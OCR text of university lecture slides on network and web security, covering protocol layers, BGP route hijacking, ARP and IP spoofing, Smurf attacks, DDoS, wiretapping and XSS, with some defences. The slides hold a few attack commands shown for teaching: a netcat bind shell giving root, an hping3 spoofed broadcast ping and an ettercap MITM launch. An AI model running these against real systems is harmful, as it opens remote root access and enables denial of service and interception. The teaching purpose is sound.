Cyber Security


Network & Web Security

Dr Chris Willcocks

Networks & Web Security

Not examining this slide

Web Applications Security



Network Security

Internet protocol suite

Application layer

BGP · DHCP · DNS · FTP · HTTP · IMAP · LDAP · MGCP · NNTP · NTP · POP · ONC/RPC · RTP · RTSP · RIP · SIP · SMTP · SNMP · SSH · Telnet · TLS/SSL · XMPP · *more...*

Transport layer

TCP · UDP · DCCP · SCTP · RSVP · *more...*

Internet layer

IP (IPv4 · IPv6) · ICMP · ICMPv6 · ECN · IGMP · IPsec · *more...*

Link layer

ARP · NDP · OSPF · Tunnels (L2TP) · PPP · MAC (Ethernet · DSL · ISDN · FDDI) · *more...*

V · T · E

OSI model

by layer

7. Application layer [hide]

NNTP · SIP · SSI · DNS · FTP · Gopher · HTTP · NFS · NTP · SMPP · SMTP · SNMP · Telnet · DHCP · Netconf · *more....*

6. Presentation layer [hide]

MIME · XDR

5. Session layer [hide]

Named pipe · NetBIOS · SAP · PPTP · RTP · SOCKS · SPDY

4. Transport layer [hide]

TCP · UDP · SCTP · DCCP · SPX

3. Network layer [hide]

IP (IPv4 · IPv6) · ICMP · IPsec · IGMP · IPX · AppleTalk · X.25 PLP

2. Data link layer [hide]

ATM · ARP · IS-IS · SDLC · HDLC · CSLIP · SLIP · GFP · PLIP · IEEE 802.2 · LLC · MAC · L2TP · IEEE 802.3 · Frame Relay · ITU-T G.hn DLL · PPP · X.25 LAPB · Q.921 LAPD · Q.922 LAPF

1. Physical layer [hide]


EIA/TIA-232 · EIA/TIA-449 · ITU-T V-Series · I.430 · I.431 · PDH · SONET/SDH · PON · OTN · DSL · IEEE 802.3 · IEEE 802.11 · IEEE 802.15 · IEEE 802.16 · IEEE 1394 · ITU-T G.hn PHY · USB · Bluetooth · RS-232 · RS-449

V · T · E


Networking Recap

- Bus

- Star



- WAN



Internet Backbone

Switches

Routers

Core Routers

AAE-1 undersea internet cable

Fibre Optic Cable

Border Gateway Protocol (BGP)

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

- What if you want to take down a big chunk (or all) of the internet?
- BGP trusts all route announcements sent by its peers
- What if you announce a shorter route through a blank page?
    - Chaos spreads through BGP!



Router Security

- Security features:
  - Firewalls (also stateful packet inspection)
  - VPN handling
    - Confidentiality via encryption
    - Authentication
    - Message integrity (detect instances of tampering with transmitted messages)
- NAT
  - Allows a LAN to appear under a single machine with a single IP address (e.g. limited: IPv4 address space)
  - Breaks the end-to-end communication model
  - NATs don't make internal network topology secure.
- Not straightforward to configure for average homeowner:
  - Router security overview



Telnet, SSH, Netcat, and FTP

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

- Telnet is a very old protocol that should not be used any more.
  - All data is sent unencrypted in plain text.
  - Easy to capture passwords using a packet sniffer.
  - Subject to MITM attacks.
- Telnet replaced by SSH:
  - Strong encryption with public key authentication ensuring remote computer is who it claims to be.
  - Demonstration in the Lecture on authentication.
- FTP is also obsolete (except insensitive data).
  - Sends login and password in clear text vulnerable to sniffing attacks.
  - Do FTP over SSH (SFTP).
  - Check FTP server path is pointing to sensible location.





Netcat example

- Simple low-level tool to read and write to network connections using TCP and UDP.
  - Example of leaving a connection open with root privileges:

```
 chris@chris-lab  ~/security  master ●  sudo netcat -l -p 1234 -e /bin/sh
[sudo] password for chris:
```

Port scan reveals open port:

Adversary can gain remote shell with root privileges →

```
 chris@chris-lab  ~  master ●  pscan -p 1000 -P 1500 127.0.0.1
Scanning 127.0.0.1 ports 1000 to 1500
 Port    Proto    State    Service
 1234    tcp      open     search-agent
500 closed, 1 open, 0 timed out (or blocked) ports
 chris@chris-lab  ~  master ●  netcat 127.0.0.1 1234
whoami
root
```

ARP Vulnerabilities and NDP

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
Address Resolution Protocol

- Maps Internet Protocol (IPv4, 32bits) address to physical machine (MAC address, 48bits)
- Vulnerable to:
    - ARP Spoofing
        - Steal sensitive information
        - DoS, Man-in-the-middle (MITM), Session-hijacking
    - MAC Flooding
    - MAC Duplicating
- Still widely used, but replaced by NDP for IPv6.



Very easy if you're in the middle:

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
```
chris@chris-lab ~ master • sudo ettercap -G
```



Don't do this.

- Quite easy to detect it.
- If you want to try this at home, get permission of people you are attacking.

[Preventing MITM on CISCO router](#)
[SNORT: Intrusion detection and preventation system](#)

1. Get hosts
2. Select source(s)
3. Select destination(s)
4. Select MITM approach
5. Start sniffing
6. Add intercept code [Kittenwar](#)

NDP

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
- Also resolves network layer (IP) and link layer like ARP, but for IPv6.
- Secure Neighbor Discovery (SEND) security extension
  - Cryptographically generated addresses ensure that the claimed source of an NDP message is the owner of the claimed address.
- Offers lots of improvements over IPv4 equivalent protocols. Some:
  - Better router discovery.
  - More robust to failures where neighbours become unreachable.
- But still far from perfect:
  - Still vulnerable to MITM via:
    - Spoofed ICMPv6 neighborhood router advertisement.
    - Rogue DHCPv6 servers, and other approaches.
  - Vulnerable to DoS by flooding and many others.
- Further reading: lots of IPv6 hacks (especially towards end of report)

IP Spoofing

- Changing the source IP of a packet with a fake IP address to hide the identity of the sender.
- The victim thinks he's talking to his friend, but actually he's talking to the hacker.
- Protection:
  - Authentication protocol
  - Encrypted sessions
  - Access control lists (ACLs)
  - Filtering of traffic
  - Proper router configuration



Smurf and Fraggle Attacks


```
hping3 --icmp -c 1 --spoof 192.168.1.7 192.168.1.255
```

Victim

Broadcast Address

[Good video of attack and mitigation through SNORT]

[Similarly read about NTP amplification (monlist)]



Distributed Denial of Service (DDoS)

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- Very difficult to protect against:
  - Google re: when Michael Jackson died: "We're sorry, but your query looks similar to automated requests from a computer virus or spyware application. To protect our users, we can't process your request right now."

DDoS Command & Control (C&C)

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

Wiretapping

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

- Passive splice tap:
  - DIY Guide: link on cable being tapped is never dropped (commercial products also available).
  - Fire up your favourite packet sniffer (e.g. hexinject)





Web Technologies Recap

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
Web browsers
HTML, CSS
Javascript, AJAX
...

Smart Phones
HTML
Javascript
Native Code
...


Other Web Clients
REST
SOAP
...

Server
Debian
- Apache
- Nginix




Web Applications
Written in:
- Python
- PHP
- Java
- Node.js

...



Database Server
MongoDB
LMDB
MySQL
...



File Server
Cloud Datastore
Google Cloud
...

Web Security Overview

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
Nearly 70% of attacks consist of XSS scripting and injections.

- Will focus on modern/relevant vulnerabilities and hacks.
- Some stuff covered in future lectures.
- There's a very good reason why i'm not putting the summative coursework marking scheme as "content inaccessible to students" on blackboard!

37%	Cross-site scripting
16%	SQL injection
5%	Path disclosure
5%	Denial-of-service attack
4%	Arbitrary code execution
4%	Memory corruption
4%	Cross-site request forgery
3%	Data breach (information disclosure)
3%	Arbitrary file inclusion
2%	Local file inclusion
1%	Remote file inclusion
1%	Buffer overflow
15%	Other, including code injection (PHP/JavaScript), etc.

Cross-Site Scripting (XSS)




Protection:


- Whitelisting
  - Only allow valid inputs on server
- HTML escaping
- Sanitization
- Blacklisting
  - Quite fragile and not very good
- Follow the rules

Cross-Site Scripting (XSS)

- Biggest and very dangerous web-based attacks.
  - $7,500 reward by Google for finding malicious ones.
- Very easy to do (will be doing this in practicals).
  - Hard to foresee and protect against in complex dynamic web sites.



